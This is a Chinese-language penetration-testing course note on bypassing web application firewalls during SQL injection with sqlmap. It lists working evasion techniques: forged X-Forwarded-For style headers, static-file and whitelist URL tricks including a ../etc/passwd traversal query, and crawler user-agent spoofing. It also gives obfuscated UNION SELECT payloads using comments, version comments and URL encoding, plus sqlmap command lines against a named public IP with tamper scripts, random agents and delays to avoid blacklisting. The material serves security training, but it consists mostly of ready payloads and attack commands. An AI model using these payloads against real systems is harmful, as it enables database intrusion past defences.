Day19　WEB漏洞–SQL注入之SQLMAP绕过WAF

> 在攻防实战中，往往需要掌握一些特性，比如服务器、数据库、应用层、WAF层等，以便我们更灵活地去构造Payload，从而可以和各种WAF进行对抗，绕过安全防御措施进行漏洞利用。

19.1 绕过的方法

```
方式一:IP白奖单
从网络层获取的ip，这种一般伪造不来，如果是获取客户端的IP，这样就可能存在伪造IP绕过的情况。
测试方法:修改http的header来bypass waf
x-forwarded-for
x-remote-IP
x-originating-IP
x-remote-addr
x-Real-ip

方式二:静态资源
特定的静态资源后缀请求，常见的静态文件(.js .jpg .swf .css等等)，类似白名单机制,waf为了检测效率，不去检测这样一些静态文件名后缀的请求。
http://10.9.9.201/ sql.php?id=1
http://10.9.9.201/sql.php/1.js?id=1
备注: Aspx/php只识别到前面的.aspx/.php后面基本不识别

方式三:url白名单
```

```
为了防止误拦，部分waf内置默认的白名单列表，如admin/manager/system等管理后台。只要url中存在白名单的字符串，就作为白名单不进行检测。常见的url构造姿势:
http://10.9.9.201/sql.php/admin.php?id=1
http://10.9.9.201/sql.php?a=/manage/&b=../etc/passwd
http://10.9.9.201/../../../ manage/../sql.asp?id=2
waf通过/manage/"进行比较，只要uri中存在/manage/就作为白名单不进行检测，这样我们可以通过/sql.php?a=/manage/&b=../etc/passwd 绕过防御规则。

方式四:爬虫白名单
部分waf有提供爬虫白名单（各大浏览器的爬虫）的功能，识别爬虫的技术一般有两种:
1、根据useragent
2、通过行为来判断
UserAgent可以很容易欺骗，我们可以伪装成爬虫尝试绕过。User Agent switcher (Firefox附加组件)，下载地址:
https : //addons.mozilla.org/en-us/firefox/addon/user-agent-switcher/
```

payload:


```
payload

%23==》url编码==》#
%0a==》url编码==》换行
%20==》url编码==》空格

%23x%0aunion%23x%0Aselect%201,2,3

```

```
9  %20union%20/*!44509select*/%201,2,3
   /*!44509select*/：通过插入版本号（4.45.09），绕过检测
   机制
10 %20/*!44509union*/%23x%0aselect%201,2,3
11
12 id=1/**&id=-1%20union%20select%201,2,3%23*/
   特殊符号
13
14 %20union%20all%23%0a%20select%201,2,3%23
```


注意：有时注入语句没有问题，但是就是注入进不去，可能WAF检测了注入工具

19.2 判断WAF是否检测该工具

sqlmap发的包带了自己的工具头：




判定方法一：WAF日志



判定方法二：WAF防护规则

判定方法三：burp抓包



拓展：

- 有的WAF检测的是其他字段，可以使用burp抓包进行替换这个字段，来进行绕过。（只是修改一个）
- 将注入语句生成txt文件，放在sqlmap目录下跑。（可以支持跑多个）

```
F:\Tools\sqlmapproject-sqlmap-aed137a>python sqlmap.py -r 3.txt --tamper=rdog.py --proxy=http://127.0.0.1:8888 --tables
```

19.3解决方法

方法一：采用sqlmap随机agent头的方法

```
F:\Tools\sqlmapproject-sqlmap-aed137a>python sqlmap.py -u "http://39.96.44.170/sqlilabs/Less-2/?id=1" --tamper=rdog.py --proxy=http://127.0.0.1:8888 --random-agent --tables
```

方法二：采用搜索引擎的头

https://blog.csdn.net/liuxl57805678/article/details/89378720

```
F:\Tools\sqlmapproject-sqlmap-aed137a>python sqlmap.py -u "http://39.96.44.170/sqlilabs/Less-2/?id=1"
--tamper=rdog.py --proxy=http://127.0.0.1:8888 --user-agent="Mozilla/5.0 (compatible; Baiduspider/2.0;
 +http://www.baidu.com/search/spider.html)"
```

19.4 采用工具注入被拉黑

方法一：采用延时注入

```
F:\Tools\sqlmapproject-sqlmap-aed137a>
F:\Tools\sqlmapproject-sqlmap-aed137a>
F:\Tools\sqlmapproject-sqlmap-aed137a>python sqlmap.py -u "http://39.96.44.170/sqlilabs/Less-2/?id=1"
--tamper=rdog.py --proxy=http://127.0.0.1:8888 --delay 1
```

方法二：采用代理池

方法三：使用搜索引擎蜘蛛爬虫